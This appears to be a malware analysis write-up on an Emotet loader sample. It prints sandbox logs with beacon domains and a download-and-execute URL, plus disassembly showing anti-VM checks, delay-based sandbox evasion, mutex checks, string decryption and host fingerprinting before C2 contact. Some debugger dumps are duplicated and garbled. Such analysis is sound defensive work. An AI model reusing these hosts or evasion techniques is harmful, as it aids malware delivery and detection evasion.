DNS Server] Received A request for domain 'furstens.se' from svchost.exe (7096) requested TCP 192.0.2.123:80
HTTPListener80] GET /sdxCeggHa/ HTTP/1.1
HTTPListener80] Host: furstens.se
HTTPListener80] Connection: Keep-Alive
HTTPListener80]
DNS Server] Received A request for domain 'firstreport.com' from svchost.exe (7096) requested TCP 192.0.2.123:80
HTTPListener80] GET /vsIFKF/ HTTP/1.1
HTTPListener80] Host: firstreport.com
HTTPListener80] Connection: Keep-Alive
HTTPListener80]
DNS Server] Received A request for domain 'sarahbradley.com' from svchost.exe (7096) requested TCP 192.0.2.123:80
HTTPListener80] GET /WvfJHSE/ HTTP/1.1
HTTPListener80] Host: sarahbradley.com
HTTPListener80] Connection: Keep-Alive
HTTPListener80]
DNS Server] Received A request for domain 'belongings.com' from svchost.exe (7096) requested TCP 192.0.2.123:80
HTTPListener80] GET /l0e1E/ HTTP/1.1
HTTPListener80] Host: belongings.com
HTTPListener80] Connection: Keep-Alive
HTTPListener80]

```

Without decoding and you can run in sanbox vm the sample give you the same output




Script attempted to generate a random integer between 1 and 65536. Value returned:
20357


Script attempted to download from <http://focalaudiodesign.com/hl/> and save to:
C:\Users\bdsra\AppData\Local\Temp\20357.exe

Script attempted to execute the process C:\Users\bdsra\AppData\Local\Temp\20357.exe

Once it is executed and it drops another file which we walkthrough whole code of sample and



File execution_1



File execution_2

After execution, activity of a downloader/loader that renames or copies a sample from Desktop\...reswnop.exe into an AppData location (msptemfwdr.exe), creates new processes from that file, kills older instances, writes into Windows notification & Internet cache registry keys, and beacons out to multiple remote IPs. The flow includes attempts to persist / hide and uses multiple hosts (rotating C2s). This is exactly the behavior of a staged malware loader: drop → copy/rename → run → register artifacts → contact C2 → download/execute secondary payload.

```

push    ebp
mov     ebp, esp
sub     esp, 420h
push    ebx

push    esi
push    edi
call    sub_40AE65
call    sub_40B25C
mov     ebx, 104h
lea     eax, [ebp+var_420]
push    ebx
push    eax
push    0
call    GetModuleFileNameW
lea     ecx, [ebp+var_420] ; ECX => path\\emotet.exe
call    CheckForMalwarePath
mov     edx, 16AD7ADBh
mov     ecx, offset _Shellcode_ ; load shellcode in ECX
mov     esi, eax
call    DecryptString ; eax => ("--%x")
mov     edi, eax
lea     eax, [ebp+var_218]

push    esi
push    edi
push    ebx
push    eax
call    _snwprintf
add     esp, 10h
mov     ecx, edi ; lpMem

call    FreeHeap_1
call    GetCommandLineW
mov     edi, eax ; path\\emotet
push    edi ; lpString => path\\emotet
call    lstrlenW
mov     esi, eax
lea     eax, [ebp+var_218]
push    eax ; lpString => ("--8c4f2ffd")

call    lstrlenW
sub     esi, eax
lea     esi, [edi+esi*2] ; esi => "swnop.exe"
jmp     short loc_40BEF8 ; esi => "swnop.exe" , edi => path\\emotet

```

Save old base pointer
Set new base pointer
Allocate space for local variables

resolve the api
and decrypt the
strings

1st part of code

Starts from the entry point ,you can find the two calls and below we can 1st call

```

var_4= dword ptr -4
push    ebp
mov     ebp, esp
sub     esp, 1A8h
mov     [ebp+var_1A8], 0EA27F57Eh
mov     [ebp+var_1A4], 720817Ch
mov     [ebp+var_1A0], 0C95EB213h
mov     [ebp+var_19C], 0F25D1C42h
mov     [ebp+var_198], 6791D351h
mov     [ebp+var_194], 87C5E249h
mov     [ebp+var_190], 0D0269DAAh
mov     [ebp+var_18C], 3836CA80h
mov     [ebp+var_188], 08D617990h
mov     [ebp+var_184], 79E2CB04h
mov     [ebp+var_180], 0AC2386F6h
mov     [ebp+var_17C], 0FE97B9D6h
mov     [ebp+var_178], 0A57FDC4Ch
mov     [ebp+var_174], 8D44646Fh
mov     [ebp+var_170], 2D319B98h
mov     [ebp+var_16C], 0B26F02C9h
mov     [ebp+var_168], 101F18C7h
mov     [ebp+var_164], 28026C35h
mov     [ebp+var_160], 71B71D9Eh
mov     [ebp+var_15C], 39151E5h
mov     [ebp+var_158], 79F31B20h
mov     [ebp+var_154], 07C02AF7h
mov     [ebp+var_150], 0FA78F0F5h
mov     [ebp+var_14C], 9FAF076Ah
mov     [ebp+var_148], 5CD9C30Dh
mov     [ebp+var_144], 676E5AD6h
mov     [ebp+var_140], 608AE608h
mov     [ebp+var_13C], 0C64602B5h
mov     [ebp+var_138], 7A1F0D42h
call    sub_4012CD
lea     edx, [ebp+var_1A8]
mov     ecx, eax
call    JumpTo_Encryption_ALgorith
add     esp, 0Ch
mov     esp, ebp
pop     ebp
ret

```

Inside Call to sub_40AE65


Then after the above two call ,code flow like

- GetModuleFileNameW is called with a buffer at [ebp+var_420] → result path\emotet.exe in ECX comment
- CheckForMalwarePath is called (likely checks if running from expected path)
- mov ecx, offset _Shellcode_ ; load shellcode in ECX
- call DecryptString; returns something (comment eax => ("--%x")) — probably decrypts an encoded format string or key
- calls to _snwprintf, FreeHeap, GetCommandLineW
- lstrlenW / lstrcmplW comparisons with a string "-8c4f2ffd" and then a compare leading to esi => "swnop.exe" etc.

00158E57	53	push ebx	esi:En	00158E4F	88EC	mov ebp,esp	esi:EntryPoint
00158E58	56	push esi	edi:En	00158E51	81EC 20040000	sub esp,420	edi:EntryPoint
00158E59	57	push edi		00158E57	53	push ebx	
00158E5A	E8 06F0FFFF	call reswnop.15A655		00158E58	56	push esi	
00158E5F	E8 F8F3FFFF	call reswnop.15B25C		00158E59	57	push edi	
00158E64	8B 04010000	mov ebx,104		00158E5A	E8 06F0FFFF	call reswnop.15A655	
00158E69	8085 E0FBFFFF	lea eax,dword ptr ss:[ebp-420]		00158E5F	E8 F8F3FFFF	call reswnop.15B25C	
00158E6F	53	push ebx		00158E64	8B 06010000	mov ebx,106	
00158E70	50	push eax		00158E69	8D85 E0FBFFFF	lea eax,dword ptr ss:[ebp-420]	
00158E71	6A 00	push 0		00158E6F	53	push ebx	
00158E73	FF15 F8FA1500	call dword ptr ds:[13FAF8]		00158E70	50	push eax	
00158E79	8080 E0FBFFFF	lea ecx,dword ptr ss:[ebp-420]		00158E71	6A 00	push 0	
00158E7F	E8 C052FFFF	call reswnop.151144		00158E73	FF15 F8FA1500	call dword ptr ds:[13FAF8]	
00158E84	BA D87AAD16	mov edx,16AD7ADB		00158E79	8D80 E0FBFFFF	lea ecx,dword ptr ss:[ebp-420]	
00158E89	85 D0E91500	mov ecx,reswnop.15E9D0		00158E7F	E8 C052FFFF	call reswnop.151144	
00158E8E	8B0	mov esi,eax		00158E84	BA D87AAD16	mov edx,16AD7ADB	
00158E90	E8 BD5BFFFF	call reswnop.151A52		00158E89	85 D0E91500	mov ecx,reswnop.15E9D0	
00158E95	8B0	mov edi,eax		00158E8E	8B0	mov esi,eax	
00158E97	8085 E8FDFFFF	lea eax,dword ptr ss:[ebp-218]		00158E90	E9 BD5BFFFF	call reswnop.151A52	
00158E9D	56	push esi		00158E95	8B0	mov edi,eax	
00158E9E	57	push edi		00158E97	8085 E8FDFFFF	lea eax,dword ptr ss:[ebp-218]	
00158E9F	53	push ebx		00158E9D	56	push esi	
00158EA0	50	push eax		00158E9E	57	push edi	
00158EA1	FF15 44FE1500	call dword ptr ds:[13FAE4]		00158E9F	53	push ebx	
00158EA7	83C4 10	add esp,10		00158EA0	50	push eax	
00158EAA	8BCF	mov ecx,edi		00158EA1	FF15 44FE1500	call dword ptr ds:[13FAE4]	
00158EAC	E8 585CFFFF	call reswnop.151809		00158EA7	83C4 10	add esp,10	
00158EB1	FF15 14FA1500	call dword ptr ds:[13FA14]		00158EAC	8BCF	mov ecx,edi	
00158EB7	8BF8	mov edi,eax		00158EAA	E8 585CFFFF	call reswnop.151809	
00158EB9	57	push edi		00158EB1	FF15 14FA1500	call dword ptr ds:[13FA14]	
00158EBA	FF15 DCF91500	call dword ptr ds:[13F90C]		00158EB7	8BF8	mov edi,eax	
00158EC0	8BF0	mov esi,eax		00158EB9	57	push edi	
00158EC2	8085 E8FDFFFF	lea eax,dword ptr ss:[ebp-218]		00158EBA	FF15 DCF91500	call dword ptr ds:[13F90C]	
00158EC8	50	push eax		00158EC0	8BF0	mov esi,eax	
00158EC9	FF15 DCF91500	call dword ptr ds:[13F90C]		00158EC2	8085 E8FDFFFF	lea eax,dword ptr ss:[ebp-218]	

1st part of code in debugger

After the run the 1st two calls and you can see name of api calls .



2nd part of code (in decompiler)


The binary **checks its command-line or name** for a specific marker string (--8c4f2ffd) or checks the file name (swnop.exe / path\emotet.exe) and **behaves differently** depending on that check.

If the special marker is present (red line), the program **spawns a new process** (reswnop.exe) and exits the current one — a common “self-restart under new process name / new arguments” technique used by loaders to:

- switch execution context (dropper → loader),
- evade instrumentation or parent-process monitoring, or
- start a privileged/installed copy.


If the marker is **not** present, it calls **DashBoard** — likely the main routine that performs the malicious payload behavior (networking, persistence, spam, whatever this sample does), and then cleanly exits.

The add edi,2 indicates it's operating on **wide (UTF-16) strings**, so the loop probably scans the command-line or application name in two-byte increments (unicode).




2nd part of code in debbuger

We can go deep dive in to dashboard code (not gui one ,gave name sake only)



- GetTickCount() / 4000 → Calculate 4-8 second delay (sandbox evasion)
- Get_Serial_NumOf_Volume → Anti-VM detection check
- CREATE_NEW_MUTEX_AND_EVENT → Mutex exists? YES→EXIT | NO→Continue
- WaitForSingleObject(delay) → Sleep 4-8 seconds to bypass automated analysis
- Call **Malware_Behavior** → Execute payload (C2 connect, steal creds, download modules, spam emails)

Now we can find the **Malware_Behavior**



Malware_Behavior is a small state machine that reads a counter (dword_40F928) and executes one of several staged actions on each loop, allowing the sample to sequence setup → payload → signal over time.

The **default case** performs initialization: load libraries, prepare encryption parameters, retrieve the PC name, and create a Windows service for persistence.

A **central path** dynamically resolves crypto, URL and network APIs (urlmon, wininet, ws2_32, etc.) and runs an Encryption_Part to decrypt runtime config or C2 lists.

A **second-stage** case advances the state and calls an **Another_Malware_Functionality** routine (likely spam, credential theft, or lateral-movement behavior).


A third case signals an event (SetEvent), used to coordinate threads or trigger graceful shutdown/transition.

```
Another_Malware_Functionality proc near
var_4C= dword ptr -4Ch
PC_NAME= byte ptr -48h
Lenght_OF_PC= byte ptr -44h
PC_VERSION= byte ptr -40h
FS_30= byte ptr -3Ch
var_38= dword ptr -38h
var_34= dword ptr -34h
var_2C= dword ptr -2Ch
var_24= dword ptr -24h
lpBuffer= byte ptr -20h
NumberOfBytesWritten= byte ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
var_10= dword ptr -10h
lpMem= byte ptr -8

push    ebp
mov     ebp, esp
sub     esp, 4Ch
push    esi
call    GetTickCount
mov     ecx, 0EA60h
div     ecx
lea     esi, [edx+0CD140h]
call    Move_MODIFIED_PC_NAME_TO_EAX
and     [ebp+var_4C], 0
push    eax                ; lpString => "WINXRA9U5960BGJ_26280428"
mov     dword ptr [ebp+PC_NAME], eax
call    strlenA
mov     dword ptr [ebp+Lenght_OF_PC], eax
call    GET_VERSION_AND_SYSTEM_INFO
mov     dword ptr [ebp+PC_VERSION], eax
call    GET_FS_30
mov     dword ptr [ebp+FS_30], eax
call    MOVE_UNKNOWN_VALUE
lea     ecx, [ebp+var_34]
mov     [ebp+var_38], eax
call    LIST_PROCESSES_AND_ALLOC_BYTES
lea     ecx, [ebp+var_2C]
call    MaybeCheckForProcesses
lea     edx, [ebp+var_4C]
lea     ecx, [ebp+var_10]
call    Dun_KNOW
test    eax, eax
jz      loc_40AB0F          ; jump is not taken
```

1st part code **Another_Malware_Functionality**

We will get into **Another_Malware_Functionality**, after getting details



```

Huge_String= byte ptr 14h
arg_10= dword ptr 18h
arg_14= dword ptr 1Ch

push ebp
mov ebp, esp
sub esp, 0Ch
push ebx
push esi
push edi
mov ebx, edx
mov dword ptr [ebp+Attacker_IP], ecx
call GetUserAgent ; eax => "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Trident/7.0; .NET4.0E; .NET4.0C; .NET CLR 3.5.307"
xor edi, edi
mov esi, eax
push edi
push edi
push edi
push esi
mov [ebp+var_8], esi
